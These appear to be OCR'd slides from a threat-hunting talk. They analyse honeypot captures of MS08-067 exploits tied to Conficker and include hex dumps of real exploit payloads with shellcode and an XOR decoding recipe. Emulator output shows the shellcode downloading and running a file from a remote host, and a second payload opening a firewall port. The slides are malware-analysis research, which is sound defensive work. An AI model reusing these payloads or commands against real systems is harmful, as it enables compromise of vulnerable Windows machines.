https://www.kaspersky.com/about/press-releases/2021_73-of-healthcare-providers-use-medical-equipment-with-a-legacy-os
https://www.forescout.com/resources/the-riskiest-connected-devices-in-2023/


Found Conficker Spreading on Internet Until Now

Windows SMB port accessible on Internet





Tagged as Conficker spread related IP counts in *GreyNoise* DB




https://www.shodan.io
https://viz.greynoise.io/tags/looks-like-conficker-attempt

MS08-067 Attack We Hunted from the End of 2023 to the Beginning of 2024

Our Hunting Engines

We collect internet threats from over **350** hunting engines in **15** countries



Hunted MS08-067 Exploit Payload Related to Conficker

44	4.279449		4555	DCERPC		186 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 428
45	4.580858		445	SRVSVC		846 NetPathCanonicalize request
46	4.614614		9885	TCP		74 47333 → 9885 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
47	4.618146		4555	TCP		54 445 → 4555 [ACK] Seq=1263 Ack=2349 Win=36432 Len=0
48	4.872252		47333	TCP		78 9885 → 47333 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
49	4.872303		9885	TCP		66 47333 → 9885 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
50	4.872405		9885	HTTP	9885	192 GET /mtuvx HTTP/1.1
51	5.141722		47333	TCP		152 9885 → 47333 [PSH, ACK] Seq=1 Ack=127 Win=65409 Len=8
52	5.141766		9885	TCP		66 47333 → 9885 [ACK] Seq=127 Ack=87 Win=29312 Len=0 TSv
53	5.224236		47333	TCP		1514 9885 → 47333 [ACK] Seq=87 Ack=127 Win=65409 Len=1448
54	5.224271		9885	TCP		66 47333 → 9885 [ACK] Seq=127 Ack=1535 Win=32128 Len=0 T
55	5.400487		47333	TCP		1514 9885 → 47333 [ACK] Seq=1535 Ack=127 Win=65409 Len=144

```
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
> SMB Pipe Protocol
> Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Si
v Server Service, NetPathCanonicalize
    Operation: NetPathCanonicalize (31)
  > Pointer to Server Unc (uint16)
    Max Count: 305
    Offset: 0
    Actual Count: 305
    Path [truncated]: \奘捵轑臟捨豵羿剂杇湨慵浈其鰍畏奄褵晕癚橔桩堙啌畹睇扢獐慙捅屎硴奎塺浹刈湒
    Maxbuf: 799
    Max Count: 2
    Offset: 0
    Actual Count: 2
    Prefix: \
```

Vulnerable RPC function and exploit payload with shellcode

```
00c0                                                5c 00   ··1····· ··1···\·
00d0  58 59 75 63 75 48 4e 44  68 63 4a 47 77 43 42 52   XYucuHND hcJGwCBR
00e0  47 67 68 6e 75 61 48 6d  76 51 54 4c 4f 75 44 59   GghnuaHm vQTLOuDY
00f0  57 46 55 66 6e 76 54 6a  69 68 66 58 4c 55 79 75   WFUfnvTj ihfXLUyu
0100  47 77 62 62 4b 73 59 61  45 63 58 67 53 78 4e 59   GwbbKsYa EcXgSxNY
0110  7a 58 79 6d 72 70 52 6e  71 4a 49 70 51 4e 49 64   zXymrpRn qJIpQNId
0120  59 6d 6f 51 61 66 71 46  54 77 50 65 6a 65 4c 75   YmoQafqF TwPejeLu
0130  4a 4c 44 42 e8 ff ff ff  ff c2 5f 8d 4f 10 80 31   JLDB···· ··_·O··1
0140  c4 41 66 81 39 4d 53 75  f5 38 ae c6 9d a0 4f 85   ·Af·9MSu ·8····O·
0150  ea 4f 84 c8 4f 84 d8 4f  c4 4f 9c cc 49 73 65 c4   ·O··O··O ·O··Ise·
0160  c4 c4 2c ed c4 c4 c4 94  26 3c 4f 38 92 3b d3 57   ··,····· &<O8·;·W
0170  47 02 c3 2c dc c4 c4 c4  f7 16 96 96 4f 08 a2 03   G··,···· ····O···
0180  c5 bc ea 95 3b b3 c0 96  96 95 92 96 3b f3 3b 24   ····;··· ····;·;$
0190  69 95 92 51 4f 8f f8 4f  88 cf bc c7 0f f7 32 49   i··QO··O ·····2I
01a0  d0 77 c7 95 e4 4f d6 c7  17 cb c4 04 cb 7b 04 05   ·w···O·· ·····{··
01b0  04 c3 f6 c6 86 44 fe c4  b1 31 ff 01 b0 c2 82 ff   ·····D·· ·1·····
01c0  b5 dc b6 1f 4f 95 e0 c7  17 cb 73 d0 b6 4f 85 d8   ····O··· ··s··O··
01d0                                                     ··O·T··· ···fN··D
01e0                                                     h····· ·]·····
01f0                                                     ····· ·····
0200                                                     ····· ·····MSH
0210  52 6a 77 54 4d 6b 69 58  48 46 69 49 61 47 74 4e   RjwTMkiX HFiIaGtN
0220  76 5a 7a 4d 79 50 61 4d  48 4c 61 65 6f 54 71 48   vZzMyPaM HLaeoTqH
```

Hunted MS08-067 Exploit Payload Related to Conficker

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  5C 00 58 59 75 63 75 48 4E 44 68 63 4A 47 77 43  \.XYucuHNDhcJGwC
00000010  42 52 47 67 68 6E 75 61 48 6D 76 51 54 4C 4F 75  BRGghnuaHmvQTLOu
00000020  44 59 57 46 55 66 6E 76 54 6A 69 68 66 58 4C 55  DYWFUfnvTjihfXLU
00000030  79 75 47 77 62 62 4B 73 59 61 45 63 58 67 53 78  yuGwbbKsYaEcXgSx
00000040  4E 59 7A 58 79 6D 72 70 52 6E 71 4A 49 70 51 4E  NYzXymrpRnqJIpQN
00000050  49 64 59 6D 6F 51 61 66 71 46 54 77 50 65 6A 65  IdYmoQafqFTwPeje
00000060  4C 75 4A 4C 44 42 E8 FF FF FF FF C2 5F 8D 4F 10  LuJLDBèÿÿÿÿÂ_.O.
00000070  80 31 C4 41 66 81 39 4D 53 75 F5 38 AE C6 9D A0  €1ÄAf.9MSuõ8®Æ.
00000080  4F 85 EA 4F 84 C8 4F 84 D8 4F C4 4F 9C CC 49 73  O…êO„ÈO„ØOÄOœÌIs
00000090  65 C4 C4 C4 2C ED C4 C4 C4 94 26 3C 4F 38 92 3B  eÄÄÄ,íÄÄÄ"&<O8';
000000A0  D3 57 47 02 C3 2C DC C4 C4 C4 F7 16 96 96 4F 08  ÓWG.Ã,ÜÄÄÄ÷.––O.
000000B0  A2 03 C5 BC EA 95 3B B3 C0 96 96 95 92 96 3B F3  ¢.Å¼ê•;³À––•'–;ó
000000C0  3B 24 69 95 92 51 4F 8F F8 4F 88 CF BC C7 0F F7  ;$i•'QO.øOˆÏ¼Ç.÷
000000D0  32 49 D0 77 C7 95 E4 4F D6 C7 17 CB C4 04 CB 7B  2IÐwÇ•äOÖÇ.ËÄ.Ë{
000000E0  04 05 04 C3 F6 C6 86 44 FE C4 B1 31 FF 01 B0 C2  ...ÃöÆ†DþÄ±1ÿ.°Â
000000F0  82 FF B5 DC B6 1F 4F 95 E0 C7 17 CB 73           ‚ÿµÜ¶.O•àÇ.Ës
00000100
00000110
00000120
00000130
00000140  53 48 52 6A 77 54 4D 6B 69 58 48 46 69 49 61 47  SHRjwTMkiXHFiIaG
```

Recipe

From Hex

Delimiter: Auto

XOR

Key: c4 HEX

Scheme: Standard

Null preserving

To Hexdump

Width: 16

Upper case hex

Include final length

UNIX format

Input

```
38 AE C6 9D A0 4F 85 EA 4F 84 C8 4F 84 D8 4F C4 4F 9C CC 49 73 65 C4 C4 C4 2C
ED C4 C4 C4 94 26 3C 4F 38 92 3B D3 57 47 02 C3 2C DC C4 C4 C4 F7 16 96 96 4F
08 A2 03 C5 BC EA 95 3B B3 C0 96 96 95 92 96 3B F3 3B 24 69 95 92 51 4F 8F F8
4F 88 CF BC C7 0F F7 32 49 D0 77 C7 95 E4 4F D6 C7 17 CB C4 04 CB 7B 04 05 04
C3 F6 C6 86 44 FE C4 B1 31 FF 01 B0 C2 82 FF B5 DC B6 1F 4F 95 E0 C7 17 CB 73
```

587 1 Raw Bytes LF


Output


```
00000000  fc 6a 02 59 64 8b 41 2e 8b 40 0c 8b 40 1c 8b 00  |üj.Yd.A..@..@...|
00000010  8b 58 08 8d b7 a1 00 00 00 e8 29 00 00 00 50 e2  |.X..·¡...è)...Pâ|
00000020  f8 8b fc 56 ff 17 93 83 c6 07 e8 18 00 00 00 33  |ø.üVÿ...Æ.è....3|
00000030  d2 52 52 8b cc 66 c7 01 78 2e 51 ff 77 04 52 52  |ÒRR.ÌfÇ.x.Qÿw.RR|
00000040  51 56 52 ff 37 ff e0 ad 51 56 95 8b 4b 3c 8b 4c  |QVRÿ7ÿà.QV..K<.L|
00000050  0b 78 03 cb 33 f6 8d 14 b3 03 51 20 8b 12 03 d3  |.x.Ë3ö..³.Q ...Ó|
00000060  0f 00 c0 0f bf c0 c1 c0 07 32 02 42 80 3a 00 75  |..À.¿ÀÁÀ.2.B.:.u|
00000070  f5 3b c5 74 06 46 3b 71 18 72 db 8b 51 24 03 d3  |õ;Åt.F;q.rÛ.Q$.Ó|
00000080  0f b7 14 72 8b 41 1c 03 c3 8b 04 90 03 c3 5e 59  |.·.r.A..Ã....Ã^Y|
00000090  c3 60 a2 8a 76 26 80 ac c8 75 72 6c 6d 6f 6e 00  |Ã`¢.v&.¬Èurlmon.|
                                                           |.#]Ùhttp://[redacted]|
                                                           |[redacted]:9885/mt|
                                                           |uvx.|
```

```
tony@tony-honeypotexp:~/temp$ speakeasy -r -t payload_shellcode.bin -a x86
* exec: shellcode
0x103b: 'kernel32.LoadLibraryA("urlmon")' -> 0x54500000
0x770014c7: 'urlmon.URLDownloadToFileA(0x0, "http://[redacted]:9885/mtuvx", "x.", 0x0, 0x0)' -> 0x0
0x770005df: 'kernel32.LoadLibraryA("x.")' -> 0x0
0x2e78: 'kernel32.ExitThread(0x0)' -> None
0x2e78: 'kernel32.ExitThread(0x0)' -> None
* Finished emulating
```


https://github.com/mandiant/speakeasy

Hunted Conficker Spreading Events Sources






About **7.5%** IP addresses of attack sources could be categorized to industry categories


Hunted Conficker Samples Through MS08-067

Classified By Microsoft	Classified By Symantec	Propagation Methods	Difference
Conficker A	Downadup.A	✓ MS08-067	
Conficker B	Downadup.B	✓ MS08-067 ✓ SMB brute force ✓ Removable media	• Add propagation methods
Conficker C	Downadup.B++	✓ MS08-067 ✓ SMB brute force ✓ Removable media	• Use **named pipe** to retrieve URL for download binary
Conficker D	Downadup.C	None	

https://en.wikipedia.org/wiki/Conficker
Symantec - The Downadup Codex v2.0
https://www.csl.sri.com/users/vinod/papers/Conficker/index.html
https://www.csl.sri.com/users/vinod/papers/Conficker/addendumC/index.html

Hunted Conficker Samples Through MS08-067





- Collected 430 samples with 37 unique hash values from Dec. 2023 to Mar. 2024
- Variants classification follow Microsoft
- Most samples packed with compression packer

Another Attack with MS08-067 Exploit Payload – Step 1

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  5C 00 59 76 42 44 56 4B 47 4F 62 69 69 44 4D 61  \.YvBDVKGObiiDMa
00000010  6C 5A 41 50 52 6C 44 41 4D 4A 64 68 4F 65 73 62  lZAPRlDAMJdhOesb
00000020  69 45 6A 64 77 6E 43 50 68 5A 50 42 78 48 42 69  iEjdwnCPhZPBxHBi
00000030  47 42 4B 67 6A 46 48 4B 59 5A 71 5A 6C 63 62 50  GBKgjFHKYZqZlcbP
00000040  64 4F 72 58 77 76 44 54 56 54 58 4E 64 51 59 62  dOrXwvDTVTXNdQYb
00000050  4A 79 6D 66 4D 41 56 62 6E 58 71 66 71 73 63 53  JymfMAVbnXqfqscS
00000060  67 46 79 55 59 58 F9 74 1D 8D 77 4E 86 FC 66 27  gFyUYXùt..wN†üf'
00000070  9F 7C 35 74 3F 7E 4B 71 09 D3 C1 E0 14 B5 9B 7D  Ÿ|5t?~Kq.ÓÁà.µ›}
00000080  1C A8 B2 76 15 78 47 B9 77 42 B1 72 05 75 04 7F  .¨²v.xG¹wB±r.u..
00000090  3D B3 73 28 E2 3C 81 EB 25 88 E1 2C 96 B9 E3 42  =³s(â<.ë%ˆá,–¹ãB
000000A0  F9 91 97 7A 04 92 99 4F 7B 37 3F 10 D4 70 2D BA  ù'—z.'™O{7?.Ôp-º
000000B0  35 79 1D 0C 67 B6 4E 41 02 FC 7C 14 1C 32 D6 B8  5y..g¶NA.ü|..2Ö¸
000000C0  B1 A9 4A 34 43 F5 48 9F 90 BF 46 93 49 27 05 BB  ±©J4CõHŸ.¿F"I'.»
000000D0  47 FD 20 D5 B0 B5 B4 15 4B A8 24 8D BE 0B F8 66  Gý Õ°µ´.K¨$.¾.øf
000000E0  98 B7 B2 9B 6A 3F 59 D9 EE D9 74 24 F4 5B 81 73  ˜·²›j?YÙîÙt$ô[.s
000000F0  13 EB C8 B2 91 83 EB FC E2 F4 6A 0C E6 63 14 37  .ëÈ²'ƒëüâôj.æc.7
00000100  33 75 1B 37 4D 6E 17 20 3B 91 EB C8 D2 18 0E F9  3u.7Mn. ;'ëÈÒ..ù
00000110  60 F5 60 9A 82 1A B9 C4 39 C3 FF 43 C0 B9 E4 7F  `õ`š‚.¹Ä9ÃÿCÀ¹ä.
00000120  F8 B7 DA 37 83 51 47 F4 D3 ED E9 E4 92 50 24 C5  ø·Ú7ƒQGôÓíéä'P$Å
00000130  B3 56 09 38 E0 C6 60 9A A2 1A A9 F4 B3 41 60 88  ³V.8àÆ`š¢.©ô³A`ˆ
00000140  CA 14 2B BC F8 90 3B 98 39 D9 F3 43 EA B1 EA 1B  Ê.+¼ø.;˜9ÙóCê±ê.
00000150  51 AD A2 43 86 1A EA 1E 83 6E DA 08 1E 50 24 C5
00000160  B3 56 D3 28 C7 65 E8 B5 4A AA 96 EC C7 73 B3 43
00000170  EA B5 EA 1B D4 1A E7 83 39 C9 F7 C9 61 1A EF 43
00000180  B3 41 62 8C 96 B5 B0 93 D3 C8 B1 99 4D 71 B3 97
00000190  E8 1A F9 23 34 CC 81 C9 3F 14 52 C8 B2 91 BB A0
000001A0  83 1A 84 4F 4D 44 50 28 AF BB E1 A0 14 04 56 55
000001B0  4D 44 D7 CE CE 9B 6B 33 52 E4 EE 73 F5 82 99 A7
000001C0  D8 91 B8 37 67 FF 8E BC C1 F9 CB AE DB E3 8E BF
000001D0  D3 FD 87 E8 D3 F5 8F E8 C2 FE 99 BC DD E1 8E A6
000001E0  DB FF 8C E8 E6 D2 BB E8 87 A0 DE FD 92 E2 9B A7
000001F0  DD FD 98 C8 B2 91 5C 00 2E 00 2E 00 5C 00 2E 00
```

```
loc_12F:                                ; CODE XREF: seg000:000000A1↑p
                pop     ebp
                push    1
                lea     eax, [ebp+0B9h]
                push    eax
                push    876F8B31h       ; WinExec hash
                call    ebp             ; Find API addr. and call
                mov     ebx, 0A2A1DE0h
                push    9DBD95A6h       ; GetVersion hash
                call    ebp
                cmp     al, 6
                jl      short loc_15A
                cmp     bl, 0E0h
                jnz     short loc_15A
                mov     ebx, 6F721347h  ; RtlExitUserThread hash

loc_15A:                                ; CODE XREF: seg000:0000014E↑j
                                        ; seg000:00000153↑j
                push    0
                push    ebx
                call    ebp
; ---------------------------------------------------------------------------
aNetshFirewallA db 'netsh firewall add portopening TCP 5155 spools',0
```

```
tony@tony-honeypotexp:~/temp$ speakeasy -r -t another_shellcode.bin -a x86
* exec: shellcode
0x1140: 'kernel32.WinExec("netsh firewall add portopening TCP 5155 spools", 0x1)' -> 0x20
0x114c: 'kernel32.GetVersion()' -> 0x1db10106
* Child process timeout reached after 60 seconds
* Timeout of 60 sec(s) reached.
* Finished emulating
```

Payload seems generated by Metasploit Framework

```
>set payload windows/exec
```


https://www.metasploit.com/

Another Attack with MS08-067 Exploit Payload – Step 2

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  5C 00 51 77 4B 54 74 4C 6A 77 44 62 49 46 67 6E  \.QwKTtLjwDbIFgn
00000010  68 63 43 46 7A 77 69 47 74 73 64 76 45 69 42 68  hcCFzwiGtsdvEiBh
00000020  48 42 75 52 63 51 72 74 44 6D 57 47 6B 61 6B 46  HBuRcQrtDmWGkakF
00000030  73 42 66 4A 6F 51 53 4E 6B 5A 46 50 46 46 74 62  sBfJoQSNkZFPFFtb
00000040  67 78 48 73 6B 69 7A 4E 6F 6F 48 66 6A 66 45 59  gxHskizNooHfjfEY
00000050  71 48 48 43 58 62 70 63 61 45 69 4F 46 50 43 55  qHHCXbpcaEiOFPCU
00000060  75 52 42 65 48 48 46 47 22 D5 99 43 35 B9 96 25  uRBeHHFG"Õ™C5¹–%
00000070  B8 2C B3 2D BA 66 B7 BB B1 4B 67 97 6A 59 59 D9  ¸,³-ºf·»±Kg—jYYÙ
00000080  EE D9 74 24 F4 5B 81 73 13 30 AA 51 4D 83 EB FC  îÙt$ô[.s.0ªQMƒëü
00000090  E2 F4 B1 6E 05 BF CF 55 D0 A9 C0 55 AE B2 CC 42  âô±n.¿ÏUÐ©ÀU®²ÌB
